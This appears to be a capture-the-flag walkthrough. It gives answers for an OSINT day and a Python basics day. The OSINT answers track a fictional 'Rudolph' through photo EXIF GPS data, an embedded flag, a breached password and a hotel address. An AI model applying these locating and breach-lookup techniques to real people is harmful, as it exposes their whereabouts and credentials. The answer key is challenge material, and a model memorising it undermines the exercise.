
Q8: Okay, you found the city, but where specifically was one of the photos taken?



IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Here's a higher resolution to one of the photos from earlier: tcm-sec.com/wp-content/upl...

Enter the url into a exif viewer site.



Online Exif Viewer


Image Url: https://tcm-sec.com/wp-con or

No file chosen

```
create                  2022-07-03T01:39:14+00:00
ComponentsConfiguration 1, 2, 3, 0
Copyright               {FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset              104
ExifVersion             48, 50, 51, 49
FlashPixVersion         48, 49, 48, 48
GPSInfo                 172
GPSLatitude             41/1, 53/1, 25771/844
GPSLatitudeRef          N
GPSLongitude            87/1, 37/1, 101949/3721
GPSLongitudeRef         W
ResolutionUnit          2
```

Answer: 41.891815, -87.624277

Q9: Did you find a flag too?




```
YCbCrPositioning        1
modify                  2022-07-03T01:39:14+00:00
ComponentsConfiguration 1, 2, 3, 0
Copyright               {FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset              104
ExifVersion             48, 50, 51, 49
```

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4

Q10: Has Rudolph been pwned? What password of his appeared in a breach?

Answer: spygame

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?



Chicago Marriott Downtown Magnificent Mile

4-star hotel

540 Michigan Ave, Chicago, IL 60611, United States · +1 312-836-0100

4.3 ★★★★☆ Very good | 2,863 reviews


Polished high-rise property offering farm-to-table dining, meeting space & a rooftop garden.

8 top things to know · Featured in Hip hotels, eats, shops, and spas for girls' weekend? -

Answer: 540

Day 15: [Scripting] There's a Python in my stocking!

Q1: What's the output of True + True?




```
>>> True + True
2
>>>
```

Answer: 2

Q2: What's the database for installing other peoples libraries called?

Answer: `Pypi`

Q3: What is the output of bool("False")?




```
>>> bool("False")
True
>>>
```

Answer: True

Q4: What library lets us download the HTML of a webpage?


Answer: requests

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?



```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
>>>
```

Answer: [1, 2, 3, 6]



Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
  print("The Wise One has allowed you to come in.")
else:
  print("The Wise One has not allowed you to come in.")
```

Q7: if the input was "Skidy", what will be printed? *

● The Wise One has allowed you to come in.

○ The Wise One not has allowed you to come in.

Q8: If the input was "elf", what will be printed? *

○ The Wise One has allowed you to come in.

● The Wise One not has allowed you to come in.